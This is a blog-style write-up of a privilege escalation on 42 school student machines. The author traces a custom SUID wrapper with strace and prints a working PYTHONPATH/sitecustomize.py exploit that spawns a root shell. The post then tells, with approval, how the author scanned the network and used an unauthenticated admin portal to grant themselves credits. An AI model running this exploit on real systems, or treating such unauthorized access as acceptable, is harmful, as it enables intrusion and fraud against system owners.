The 42,000 Credit Heist: Finding Zero-Day at 42 Schools

Introduction
Recently found a 0day vulnerability in 42 schools network and performed local privilege escalation. Then discoverd an unauthorized admin portal and become the richest man in the 42schools. So I will talk about: how it all started, analaysis on the 0day, and the post exploitation phase.
Motivation

In our campus we have a towel, you know that famous towel from the actual book. It can only be acquired by 42.000 credits. For the reader who is not familiar with the 42 schools, we have our own shop and money system, that we can buy merchandises or extra ram to our cubicles. Towel is very expensive, so technically it’s impossible to buy, technically… You can see why it’s a perfect trophy for a security enthusiast.
0day
Everything started with, my fellow friend sent me a screenshot of a folder, that whatever you put in it, it instantly downloaded to all other computers. To be honest, this piece of information not that related with the 0day, but this was the initial spark for us to dig more.
Our school prefers linux for their student computers. So started with classic practice of local privilege escalation enumeration. During discovery /usr/bin/pkgtool binary with SUID bit was standing out. Anyone familiar with standard linux binaries, it’s easy to identify that this is not a standard binary for the system. The combination of an SUID bit on a custom binary is always a massive red flag—you don’t need spider-sense to feel a little excited when you spot one.
You may ask what’s so special about SUID bits, simply if a binary has a SUID bit, a specified user can run this binary behalf of an another specified user.
In our case the pkgtool binary was configured for student users to run that binary behalf of the root user. Discovered that the binary was a C wrapper for the actual python script located at /opt/pkgtool/pkgtool. Here are the stats ouput of the two files.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
  File: /usr/bin/pkgtool
  Size: 16088     	Blocks: 32         IO Block: 4096   regular file
Device: 10303h/66307d	Inode: 5113213     Links: 1
Access: (4755/-rwsr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2026-03-07 21:41:02.172450033 +0300
Modify: 2025-03-20 09:34:57.830461347 +0300
Change: 2025-03-20 09:34:57.831461383 +0300
 Birth: 2025-03-20 09:34:57.819460954 +0300

  File: /opt/pkgtool/pkgtool
  Size: 7724      	Blocks: 16         IO Block: 4096   regular file
Device: 10303h/66307d	Inode: 12591093    Links: 1
Access: (0711/-rwx--x--x)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2026-03-07 21:41:02.174450103 +0300
Modify: 2025-03-20 09:34:57.006431930 +0300
Change: 2025-03-20 09:34:57.735457955 +0300
 Birth: 2025-03-03 17:38:32.290798430 +0300
Analyzing strace Output
In order to perform local privilege escalation, analysing the strace output of the binary was sufficiant, so I will only focus on that part.
1. Capturing the Initial State
The very first line of the trace output is often overlooked, but here, it held the key to the entire exploit.
1
execve("/usr/bin/pkgtool", ["/usr/bin/pkgtool", "install", "fake_pack"], 0x7ffc3239fcf0 /* 58 vars */) = 0
This is the initial execution of our binary. The most important detail is the /* 58 vars */ comment appended by strace. This confirms that when the SUID wrapper launched, it inherited 58 environment variables directly from my unprivileged user profile. Keep that number in mind.
2. Discovering the Wrapper
Right after the initial memory mapping and library loading, the trace revealed a second, distinct execve call. That proved /usr/bin/pkgtool is not the actual application, but a wrapper.
1
execve("/opt/pkgtool/pkgtool", ["/opt/pkgtool/pkgtool", "install", "fake_pack"], 0x7ffff32adb98 /* 58 vars */) = 0 [cite: 499, 500]
This output told us three crucial things:
- The Real Target: The wrapper’s sole purpose is to execute a hidden file located at
/opt/pkgtool/pkgtoolI believe the intention was providing SUID bit to the python script. - Argument Pass-Through: The arguments we provided (install, fake_pack) were passed directly to the inner script without modification.
- The Vulnerability (Environment Inheritance): Notice the
/* 58 vars */again? The C wrapper took the exact same 58 environment variables belonging to my unprivileged user and passed them entirely unsanitized to the new process.
Immediately after the second execve call, the process began searching the file system for specific libraries.
3. Identifying the Technology
Immediately after the second execve call, the process began searching the file system for specific libraries.
1
2
readlink("/usr/bin/python3", "python3.10", 4096) = 10 [cite: 508]
newfstatat(AT_FDCWD, "/usr/lib/python3.10/os.py", {st_mode=S_IFREG|0644, st_size=39557, ...}, 0) = 0 [cite: 508, 509]
The readlink call clearly shows that the hidden file (/opt/pkgtool/pkgtool) is actually a Python 3.10 script. Because we already established that the wrapper passes our environment variables down to this process, we now knew we were dealing with a Python environment injection vulnerability.
4. Discovering the Exploit
As Python booted up, the trace showed the interpreter aggressively searching for configuration files and standard modules in its default paths.
1
2
newfstatat(AT_FDCWD, "/usr/lib/python3.10/sitecustomize.py", {st_mode=S_IFREG|0644, st_size=155, ...}, 0) = 0 [cite: 572]
openat(AT_FDCWD, "/usr/lib/python3.10/__pycache__/sitecustomize.cpython-310.pyc", O_RDONLY|O_CLOEXEC) = 3 [cite: 572]
During standard initialization, Python natively looks for the sitecustomize module. Because we control the environment (specifically the PYTHONPATH variable), I realized we could force Python to load a malicious sitecustomize.py file from a directory we control (like /tmp) before it ever reaches the system’s default /usr/lib/python3.10/ directory.
5. The SUID Privilege Drop (Why the Trace Crashed)
At the very end of the trace, the process suddenly failed with a permissions error.
1
2
3
4
newfstatat(AT_FDCWD, "/opt/pkgtool/pkgtool", {st_mode=S_IFREG|0711, st_size=7724, ...}, 0) = 0 [cite: 577]
openat(AT_FDCWD, "/opt/pkgtool/pkgtool", O_RDONLY|O_CLOEXEC) = -1 EACCES (Permission denied) [cite: 577, 578]
write(2, "/usr/bin/python3: can't open fil"..., 87/usr/bin/python3: can't open file '/opt/pkgtool/pkgtool': [Errno 13] Permission denied
) = 87 [cite: 578]
The inner Python script has 0711 permissions (-rwx–x–x), meaning only the root user is allowed to read its contents. Normally, the SUID wrapper temporarily elevates our user to root, allowing Python to read and execute the script.
However, strace has a built-in security feature: it automatically disables SUID execution to prevent unprivileged users from attaching debuggers to root processes. Because strace dropped the privileges back to my standard user, Python was denied access to read the script, causing the crash.
Performing The Local Privilege Escalation
With the strace analysis demystifying the binary’s behavior, performing the actual attack is a remarkably straightforward process. The hard work was in the enumeration and system-call analysis; the exploitation phase just requires putting those pieces together.
1
2
3
4
5
6
7
8
9
cat << 'EOF' > /tmp/sitecustomize.py
import os
os.setresuid(0, 0, 0)
os.setresgid(0, 0, 0)
os.system("/bin/sh -p")
EOF

PYTHONPATH=/tmp /usr/bin/pkgtool
rm /tmp/sitecustomize.py
1. sitecustomize.py: I fired up Emacs and wrote a quick script to drop our malicious Python module into /tmp, a world-writable directory. Inside the script, the os.setresuid(0, 0, 0) and os.setresgid(0, 0, 0) calls are critical. Spawned child processes can sometimes drop privileges if the Real, Effective, and Saved user IDs aren’t perfectly aligned. These commands explicitly lock all IDs to 0 (root) before os.system("/bin/sh -p") spawns the shell.
2. PYTHONPATH: By executing the wrapper inline with PYTHONPATH=/tmp, we actively exploit the unsanitized environment pass-through we found in the strace output. The root-privileged Python interpreter is tricked into checking /tmp first, loading our malicious sitecustomize module instead of continuing its standard boot sequence.
Because the C wrapper blindly passed our environment variables to the inner script, the payload executed with the wrapper’s inherited root permissions. Running this script resulted in an immediate drop into an interactive root shell.
We are root… now what? Don’t Panic!
I know that was prety straightworfard but it is always an amazing feeling to see # on your terminal. To buy towel, we need to find a way to give us 42.000 credits. At this point we could search for credential reuse, kerberoasting for accessing stuff accounts, lateral movement to more privileged devices. However main challange was performing those in a innocent way, without peeking into sensitive informations and stuff accounts. Using root privileges downloaded several security tools.

So our plan was finding a service, that potentially exist to manage students quickly. And during the nmap scans and we found the jackpot! An admin portal without authorization mechanism, just hanging there. And this is the story of how we become the richest man in 42 schools.

Ending
At some points attacks were straightforward and easy. But I don’t particularly think that stuff members are bad at their job. In fact, I often see that most impactful vulnerabilities caused by very simple mistakes, especially on big enterprise networks. Humans tend to make mistakes, and forgot services that used before and outdated in the present day. To prevent such mistakes, automated vulnerability scannings seems like a good solution especially with the upcoming AI technologies. Not for the fix every vulnerability, but just pinpointing forgotten human mistakes.
About the Towel
We haven’t received our trophies yet, but in a month I will update this writing again, and hopefuly put an image here. Thanks for reading until here, and hoping that shared the similar excitement that I experienced during the whole process.